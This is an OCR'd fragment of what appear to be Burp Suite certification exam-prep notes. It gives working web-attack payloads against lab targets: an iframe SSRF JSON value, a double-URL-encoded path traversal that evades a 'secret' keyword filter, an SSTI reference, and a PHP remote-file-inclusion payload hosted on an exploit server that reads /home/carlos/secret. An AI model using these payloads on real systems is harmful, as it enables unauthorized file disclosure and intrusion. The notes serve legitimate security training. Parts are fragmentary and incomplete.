
```
{
  "table-html":"<div><p>Report Heading</p><iframe
src='http://localhost:6566/home/carlos/secret'>"
}
```

- STAGE 3 - File Path Traversal (admin_img)

> *I have seen many reviews saying that the word 'secret' is blocked, but it can be bypassed with URL encoding.*

```
GET /adminpanel/admin_img?
filename=..%252f..%252f..%252f..%252f..%252f..%252fhome/carlos/%252537%33%
2536%2536%2533%2537%32%2536%35%2537%34
```

- STAGE 3 - admin_panel Config the password reset email template SSTI





https://www.cobalt.io/blog/a-pentesters-guide-to-server-side-template-injection-ssti

```
Flask/Jinja2
```


OR

```
newEmail=!&csrf=csrf
```

> *CLICK RESET PASSWORD*




- STAGE 3 - Upload image from URL RFI (admin panel)




```
EXPLOIT SERVER

<?php echo file_get_contents('/home/carlos/secret'); ?>
```

```
https://exploit-server.com/shell.php#kek.jpg
```

Tags: BSCP Burpsuite

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